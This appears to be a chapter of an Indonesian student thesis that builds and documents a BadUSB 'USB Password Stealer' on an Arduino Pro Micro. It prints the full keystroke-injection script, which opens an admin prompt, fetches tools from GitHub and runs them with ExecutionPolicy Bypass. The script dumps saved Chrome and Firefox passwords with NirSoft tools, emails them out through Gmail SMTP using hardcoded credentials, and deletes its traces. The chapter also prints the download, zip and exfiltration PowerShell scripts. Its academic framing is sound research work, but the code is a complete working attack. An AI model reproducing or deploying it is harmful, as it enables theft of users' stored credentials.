


## Bab IV Perancangan Sistem Dan Skenario Penyerangan

### IV.1 Perancangan Sistem

Dalam melakukan penyerangan, dibutuhkan hardware dan software yang mendukung. Maka dari itu dilakukan identifikasi arsitektur yang terdiri dari *hardware* dan *software* untuk melakukan penyerangan. Spesifikasi *hardware* dan *software* yang digunakan dapat dilihat pada Tabel IV-1 dan Tabel IV-2.



Gambar IV- 1. Ilustrasi Penyerangan

Pada Gambar IV-1 ditampilkan ilustrasi penyerangan yang dilakukan untuk melakukan pengambilan data pada komputer target. Penyerangan diawali dengan menghubungkan perangkat USB *Password Stealer* ke komputer target melalui port USB. Setelah itu USB *Password Stealer* akan menjalankan baris kode yang disematkan oleh penyerang ke dalam perangkat Arduino. Proses yang berlangsung saat perangkat dihubungkan ke komputer target yaitu pembuatan folder, mengunduh program ChromePass, PasswordFox, dan Powershell *script* dari Github penulis, menjalankan program untuk mendapatkan data *browser*, mengirimkan *email* berisi *username* dan *password* dari komputer target, serta menghapus folder untuk menghilangkan jejak penyerangan.

#### IV.1.1 Spesifikasi *Hardware*

Spesifikasi hardware yang dilakukan dalam penyerangan dapat dilihat pada tabel IV-1 berikut.

Tabel IV- 1. Daftar *Hardware*

Komponen	Informasi	
Omen by HP Laptop 15-dc0xxx	<i>Processor</i>	Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz (12 CPUs), ~2.2GHz
	<i>Memory</i>	16GB RAM
	<i>Hard Disk</i>	1TB
	<i>Operating System</i>	Windows 10 Education 64-bit (10.0, Build 17134)
Arduino Pro Micro Leonardo	<i>Microcontroller</i>	ATmega32U4
	<i>Flash Memory</i>	32 KB
	SRAM	2.5 KB
	<i>Clock Speed</i>	16MHz

#### IV.1.2 Spesifikasi *Software*

Peralatan perangkat lunak dan *tools* yang digunakan untuk penelitian ini dapat dilihat pada table IV-2.

Tabel IV- 2. Daftar *Software*

No	Perangkat Lunak	Fungsi
1	Vmware Workstation 15.5 PRO	Sebagai sistem operasi virtual untuk melakukan simulasi selama membuat USB <i>Password Stealer</i>
2	Sistem Operasi Windows 10	Sebagai sistem operasi yang digunakan pada komputer target penyerangan
3	ChromePass.exe	Sebagai <i>tool</i> yang akan mengambil <i>username</i> dan

		<i>password</i> pada <i>browser</i> Google Chrome
4	PasswordFox.exe	Sebagai <i>tool</i> yang akan mengambil <i>username</i> dan <i>password</i> pada <i>browser</i> Mozilla Firefox
5	Windows Powershell	Sebagai media untuk menjalankan perintah penyerangan pada komputer tujuan.
6	Google Chrome	Sebagai <i>browser</i> tujuan yang akan diambil <i>username</i> dan <i>password</i> yang tersimpan
7	Mozilla Firefox	Sebagai <i>browser</i> tujuan yang akan diambil <i>username</i> dan <i>password</i> yang tersimpan
8	Arduino IDE	Sebagai aplikasi yang digunakan untuk menulis baris kode penyerangan

## IV.2 Mekanisme Penyerangan

Secara garis besar, mekanisme penyerangan pada penelitian ini terbagi dalam 4 proses utama, yaitu:


1. Menghubungkan USB *Password Stealer*

Penyerang menghubungkan USB *Password Stealer* pada komputer target yang terhubung dengan jaringan internet.

2. Menjalankan Arduino *script*

Menjalankan Arduino *script* yang sudah dikonfigurasi untuk mengontrol *keyboard* dan membuat folder pada komputer target serta menjalankan Powershell script.

3. Menjalankan Powershell *script*  
Menjalankan Powershell *script* untuk mengunduh *file* penyerangan seperti ChromePass dan PasswordFox serta Powershell *script* lainnya.
4. Menjalankan ChromePass dan PasswordFox  
ChromePass dan PasswordFox yang telah diunduh dijalankan pada komputer target. Data yang diambil tersimpan dalam format .txt.
5. Mengirim Data Melalui *Email*  
Data yang telah didapatkan dari komputer target dikirimkan kepada penyerang melalui email yang telah ditentukan Powershell *script* kemudian menghapus folder yang telah dibuat untuk menghilangkan jejak penyerangan.
6. Melepas USB *Password Stealer*  
Penyerang melepaskan USB *Password Stealer* dari komputer target untuk mengakhiri proses pengambilan *username* dan *password*.



Gambar IV- 2. Alur Penyerangan

Gambar IV-2 diatas menjelaskan alur penyerangan yang lebih rinci dari awal USB *Password Stealer* dihubungkan ke perangkat target, membuat folder, mengunduh dan menjalankan program ChromePass, PasswordFox, menjalankan Powershell *script* untuk melakukan *compress* file, mengirimkan *email* berisi *username* dan *password* dari komputer target, hingga menghapus folder dan menutup *command prompt*.

Tabel IV-3 berikut menunjukkan kerentanan dan ancaman yang terjadi selama penyerangan berlangsung.

Tabel IV- 3. Kerentanan dan Ancaman

No	Aktivitas	Kerentanan	Ancaman
1	Membuka <i>Command Prompt</i> (CMD) sebagai admin	Tidak adanya otentikasi yang dilakukan oleh sistem saat membuka CMD sebagai admin	Penyerang mendapatkan akses admin pada CMD tanpa <i>password</i>
2	Mengunduh <i>file</i> dari penyimpanan daring	Tidak adanya pengecekan <i>file</i> yang diunduh apabila dilakukan melalui CMD sebagai admin	Penyerang dapat mengunduh <i>file</i> apapun dari internet
3	Melakukan <i>Execution Policy</i> untuk <i>script</i> powershell	Tidak adanya otentikasi yang dilakukan oleh sistem untuk verifikasi penambahan <i>execution</i> pada <i>script</i> powershell	Penyerang dapat menjalankan <i>script</i> powershell apapun pada komputer target
4	Membuat <i>file</i> berformat .txt	Tidak adanya otentikasi yang dilakukan oleh sistem saat membuat <i>file</i> melalui powershell sebagai admin	Penyerang dapat membuat <i>file</i> pada komputer target
5	Membuka akses SMTP	Terbukanya akses <i>port</i> SMTP 587 merupakan	Penyerang dapat mengirim data

		celah kerentanan pada komputer	yang diambil dari komputer target melalui <i>email</i>
--	--	--------------------------------	--

### IV.3 Pengembangan Sistem

Pada bagian ini akan dijelaskan secara rinci bagaimana penulis mengembangkan sistem agar bisa melakukan penelitian terkait penyerangan menggunakan USB untuk mengambil *username* dan *password* pada Google Chrome dan Mozilla Firefox berdasarkan alur yang telah ditunjukkan pada Gambar IV-2.

#### IV.3.1 Menjalankan Arduino Script

Gambar IV-3 berikut adalah baris perintah Arduino *script* untuk memberikan *input* pada *keyboard* komputer target yang akan berjalan secara otomatis untuk menjalankan penyerangan.

```

#include "Keyboard.h"
void typeKey(int key) {
    Keyboard.press(key);
    delay(100);
    Keyboard.release(key);
}

void setup() {
    // Begining the Keyboard stream
    Keyboard.begin();

    // Wait 500ms
    delay(600);

    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press('r');
    Keyboard.releaseAll();
    delay(100);
    Keyboard.print("powershell Start-Process cmd -Verb
runAs");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.press(KEY_LEFT_ARROW);
    delay(100);
    typeKey(KEY_RETURN);
    delay(1000);
    Keyboard.print("cd / & mkdir chrome & cd chrome");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("mkdir Password");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("echo (wget
'https://raw.githubusercontent.com/abdulaziesmuslim/TA/mas
ter/ChromeUpdateDownload.ps1' -OutFile
ChromeUpdateDownload.ps1) > b.ps1");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("powershell -ExecutionPolicy ByPass -File
b.ps1");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("powershell -ExecutionPolicy ByPass -File
ChromeUpdateDownload.ps1");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("ChromePass.exe /stext ChromePass.txt");
    typeKey(KEY_RETURN);
    delay(100);

```

```

Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");
  typeKey(KEY_RETURN);
  delay(5000);
  Keyboard.print("for %I in (ChromePass.txt
PasswordFox.txt) do copy %I c:\\chrome\\Password");
  typeKey(KEY_RETURN);
  delay(1000);
  Keyboard.print("powershell ./zipping.ps1");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("powershell ./maintenance.ps1");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("cd C:/");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("rmdir /s /q chrome");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("exit");
  typeKey(KEY_RETURN);

  // Ending streamdateDownload.pps1
Keyboard.end();
}

```

Gambar IV- 3. Baris Perintah Arduino *Script*

Agar dapat melakukan penyerangan dengan lancar pada komputer target, maka penyerangan ini harus dilakukan menggunakan *command prompt* menggunakan akses admin agar ketika mengunduh *file* dan menjalankan *powershell* tidak terdeteksi sebagai ancaman oleh Windows *Defender*. Gambar IV-4 berikut adalah baris kode yang digunakan pada Arduino IDE agar membuka *command prompt* sebagai admin.

```

Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
Keyboard.releaseAll();
delay(100);
Keyboard.print("powershell Start-Process cmd -Verb runAs");
typeKey(KEY_RETURN);
delay(100);
Keyboard.press(KEY_LEFT_ARROW);
delay(100);
typeKey(KEY_RETURN);
delay(1000);

```

Gambar IV- 4. Baris perintah membuka CMD sebagai admin



Setelah membuka *command prompt* sebagai admin, maka sudah bisa menjalankan powershell menggunakan akses admin juga. Langkah berikutnya adalah membuat folder “chrome” pada direktori C: komputer target, lalu membuat folder bernama “Password” didalamnya. Folder ini digunakan untuk menyimpan *file* sementara selama menjalankan penyerangan. Gambar IV-5 berikut menunjukkan baris perintah untuk membuat folder tersebut.

```
Keyboard.print("cd / & mkdir chrome & cd chrome");  
typeKey(KEY_RETURN);  
delay(100);  
Keyboard.print("mkdir Password");  
typeKey(KEY_RETURN);  
delay(100);
```

Gambar IV- 5. Baris Perintah untuk Membuat Folder

Langkah berikutnya adalah mengunduh *file* yang akan digunakan selama penyerangan dari penyimpanan daring penulis, disini penyimpanan yang digunakan adalah Github sehingga dapat diunduh menggunakan perintah “*wget*”. Gambar IV-6 berikut merupakan baris kode untuk mengunduh *file* dari Github untuk disimpan pada folder yang telah dibuat sebelumnya.

```
Keyboard.print("echo (wget  
'https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile  
ChromeUpdateDownload.ps1) > b.ps1");  
typeKey(KEY_RETURN);  
delay(100);
```

Gambar IV- 6. Baris Perintah untuk Mengunduh File dari Github

*File* yang telah diunduh kemudian dilakukan *execution policy* agar dapat dijalankan karena secara default didalam powershell adalah *restricted*. Gambar IV-7 menunjukkan baris perintah untuk melakukan *execution policy* terhadap *script* powershell yang sebelumnya diunduh.

```
Keyboard.print("powershell -ExecutionPolicy ByPass -File  
b.ps1");  
typeKey(KEY_RETURN);  
delay(100);  
Keyboard.print("powershell -ExecutionPolicy ByPass -File  
ChromeUpdateDownload.ps1");  
typeKey(KEY_RETURN);  
delay(100);
```

Gambar IV- 7. Baris Perintah untuk Melakukan *Execution Policy*

Langkah utama pada penyerangan ini adalah dengan menjalankan *tools* ChromePass dan PasswordFox dari Nirsoft untuk mengambil *username* dan *password* yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox, selain menjalankan *tools* tersebut, dilakukan juga pembuatan *file* berformat .txt untuk menyimpan masing-masing data yang telah diambil. Gambar IV-8 berikut merupakan baris perintah untuk menjalankan *tools* dan membuat *file* .txt.

```
Keyboard.print("ChromePass.exe /stext ChromePass.txt");  
typeKey(KEY_RETURN);  
delay(8000);  
Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");  
typeKey(KEY_RETURN);  
delay(8000);
```

Gambar IV- 8. Baris Perintah untuk Menjalankan *Tools*

Kedua *file* .txt bernama ChromePass.txt dan PasswordFox.txt yang berisi *username* beserta *password* yang telah diambil dari komputer target kemudian akan dikirimkan ke penyerang, namun sebelum itu dipindahkan kedalam folder Password yang sebelumnya dibuat lalu folder tersebut diubah menjadi format .ZIP dengan menjalankan *script* “zipping.ps1”. Setelah itu barulah *file* dikirimkan ke *email* penyerang dengan menjalankan *script* “maintenance.ps1”. Gambar IV-9 berikut merupakan baris perintah untuk menjalankan alur yang telah dijelaskan sebelumnya.

```
Keyboard.print("for %I in (ChromePass.txt PasswordFox.txt)
do copy %I c:\\chrome\\Password");
typeKey(KEY_RETURN);
delay(1000);
Keyboard.print("powershell ./zipping.ps1");
typeKey(KEY_RETURN);
delay(100);
Keyboard.print("powershell ./maintenance.ps1");
typeKey(KEY_RETURN);
delay(100);
```

Gambar IV- 9. Baris Perintah untuk *Compress File* dan Kirim *Email*

Langkah terakhir dari *Arduino script* ini adalah dengan kembali ke direktori C: kemudian menghapus folder “chrome” agar tidak meninggalkan jejak pada komputer target, lalu diakhiri dengan menutup jendela *command prompt*. Gambar IV-10 menunjukkan baris perintah untuk mengakhiri *script* penyerangan ini.

```
Keyboard.print("cd C:/");
typeKey(KEY_RETURN);
delay(100);
Keyboard.print("rmdir /s /q chrome");
typeKey(KEY_RETURN);
delay(100);
Keyboard.print("exit");
typeKey(KEY_RETURN);
```

Gambar IV- 10. Baris Perintah untuk Mengakhiri *Script*

### IV.3.2 Menjalankan PowerShell *Script*

Dalam penyerangan ini terdapat beberapa *script* powershell yang dijalankan, antara lain *ChromeUpdateDownload.ps1*, *zipping.ps1*, dan *maintenance.ps1*. Masing-masing *script* powershell memiliki fungsi yang berbeda selama berlangsungnya penyerangan. *Script* *ChromeUpdateDownload.ps1* digunakan untuk mengunduh *file* dari Github penyerang seperti yang terdapat pada gambar IV-11.

```
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/maintenance.ps1 -OutFile maintenance.ps1
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/zippping.ps1 -OutFile zippping.ps1
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromePass.exe -OutFile ChromePass.exe
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/PasswordFox.exe -OutFile PasswordFox.exe
```

Gambar IV- 11. Baris Perintah pada *Script* ChromeUpdateDownload.ps1

Dari *script* tersebut dapat dilihat bahwa *file* yang diunduh akan dijalankan pada langkah yang selanjutnya. Berikutnya adalah gambar IV-12 yang menampilkan *script* powershell bernama *zippping.ps1*, berfungsi untuk melakukan *compress* folder Password untuk kemudian dikirimkan ke *email* penyerang.

```
Add-Type -assembly "system.io.compression.filesystem"


$source = "C:\chrome>Password"
$destination = "C:\chrome>Password.zip"

[io.compression.zipfile]::CreateFromDirectory($Source,
$destination)
```

Gambar IV- 12. Baris Perintah pada *Script* zippping.ps1

### IV.3.3 Menjalankan ChromePass dan PasswordFox

Kedua *tools* yang digunakan memiliki kegunaan dan yang sama yaitu mengambil *username* dan *password* pada Google Chrome dan Mozilla Firefox, gambar IV-13 dan IV-14 Menunjukkan ChromePass serta PasswordFox ketika dijalankan.



Origin URL	User Name Field	Password Field	User Name	Password	Password...
https://igracias.telkomuniversity.ac.id/index.php	textUsername	textPassword	abdulaziesmuslim	12345678901234567890123456789012345678901234567890	Strong
https://www.facebook.com/	email	pass	abdulaziesmuslim	AbdulAziesMuslm1	Very Strong

2 item(s) NirSoft Freeware. <https://www.nirsoft.net>

Gambar IV- 13. *Username* dan *Password* yang Diambil oleh ChromePass

The screenshot shows the PasswordFox application window. It has a menu bar with 'File', 'Edit', 'View', 'Options', and 'Help'. Below the menu is a toolbar with icons for file operations. The main area contains a table with the following data:

Web Site	User Name	Password	User Name Field	Password Field	Password Strength
https://igracias.telkomuniversity.ac.id	abdulaziesmuslim	AbdulAziesMusl!m1	textUsername	textPassword	Very Strong
https://www.facebook.com	abdulaziesmuslim	1234567890123456789012345678901234567890	email	pass	Strong

At the bottom of the window, it says '2 item(s)' and 'NirSoft Freeware. http://www.nirsoft.net'.

Gambar IV- 14. Username dan Password yang Diambil oleh PasswordFox

#### IV.3.4 Mengirim Data Melalui Email

Pengiriman *email* dilakukan dengan cara menjalankan *script* maintenance.ps1, pada *script* ini data email penyerang dimasukkan sebagai pengirim juga penerima. Selain itu *script* ini akan menggunakan *port* SMTP 587 agar dapat mengirimkan *email* dari komputer target. Gambar IV-15 menunjukkan *script* maintenance.ps1.

```
$Username = "aaa290898@gmail.com";
$Password= "aaaaaa290898";
$path= "C:\chrome>Password.zip"

function Send-ToEmail([string]$email,
[string]$attachmentpath){

    $message = new-object Net.Mail.MailMessage;
    $message.From = $Username;
    $message.To.Add($email);
    $message.Subject = "Browser Password";
    $message.Body = "Here the password list";
    $attachment = New-Object
Net.Mail.Attachment($attachmentpath);
    $message.Attachments.Add($attachment);

    $smtp = new-object
Net.Mail.SmtpClient("smtp.gmail.com", "587");
    $smtp.EnableSSL = $TRUE;
    $smtp.Credentials = New-Object
System.Net.NetworkCredential($Username, $Password);
    $smtp.send($message);
    write-host "Mail Sent" ;
    $attachment.Dispose();
}
Send-ToEmail -email "abdulazies55@gmail.com" -
attachmentpath $path;
```

Gambar IV- 15. Baris Perintah untuk Mengirimkan Email